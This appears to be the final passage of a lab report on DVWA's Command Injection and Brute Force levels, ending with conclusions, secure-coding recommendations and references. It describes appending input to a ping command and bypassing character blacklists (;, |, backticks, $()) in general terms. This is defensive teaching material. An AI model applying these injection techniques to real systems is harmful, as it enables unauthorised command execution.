
Low: Input appended directly to shell invocation (e.g., ping -c 4 <input>), arbitrary commands execute.




Using Burp → Intercept The Request & View The Response In The Repeater




Medium: Basic blacklist of characters or tokens (e.g., ;, |) may be applied; some alternate payloads or encodings can bypass filtering.





High: Increased sanitization and an expanded blacklist (backticks, $(), pipes) reduce obvious injection vectors but can still be brittle.



Mitigation:

In the impossible level, the challenge has been re-written, only to allow a very stricted input. If this doesn't match and doesn't produce a certain result, it will not be allowed to execute. Rather than "black listing" filtering (allowing any input and removing unwanted), this uses "white listing" (only allow certain values).

7. Analysis

Overall, the Impossible level illustrates industry-standard defenses and serves as a model for production systems; Medium and High are useful teaching tools showing partial mitigations and their limitations.

Low is intentionally insecure for learning exploitation techniques.

Medium/High show defensive measures that slow or block naïve attacks but are not foolproof; they illustrate common but incomplete defenses like blacklists and weak CAPTCHA implementations.

8. Conclusions

This project examined how DVWA implements layered defenses across four security levels (Low, Medium, High, Impossible) for two representative vulnerabilities: Brute Force and Command Injection. The experiments and supplied evidence demonstrate the following key conclusions:

Defense progression: DVWA moves from no defenses (Low) to brittle, reactive protections (Medium/High) — such as blacklists and weak anti-automation measures — and finally to robust, best-practice mitigations at Impossible (whitelisting, parameterized queries, secure password handling, and safe command execution).

Effectiveness of defenses: Blacklist-based filtering (Medium/High) can slow attackers but remains bypassable via alternate encodings or operators. True mitigation requires whitelisting and avoiding direct execution of user input.

Authentication: For **Brute Force**, effective defense requires not only anti-automation (CAPTCHA, rate-limiting) but also secure password storage and parameterized authentication logic to prevent both credential theft and enumeration.

Secure coding lessons: The DVWA progression highlights common real-world mistakes (reliance on blacklists, concatenation of user input into commands/queries) and the recommended fixes: input validation by whitelist, use of safe APIs, prepared statements, and proper cryptographic handling.

9. Recommendations **(for real-world apps)**

- Prefer whitelisting over blacklisting for critical inputs.
- Use parameterized queries and avoid string concatenation for database access.
- Never pass raw user input to a shell; use safe APIs and validated inputs.
- Implement rate limiting and robust CAPTCHA or proof-of-work mechanisms for authentication endpoints.
- Store passwords using secure hashing algorithms and salting.

10. References

[1] DVWA Official Documentation

https://github.com/digininja/DVWA

https://www.kali.org/tools/dvwa/

[2] OWASP Testing Guide

https://owasp.org/www-project-web-security-testing-guide/

[3] Relevant research papers/books

https://owasp.org/www-community/attacks/Brute_force_attack

https://owasp.org/www-community/attacks/Command_Injection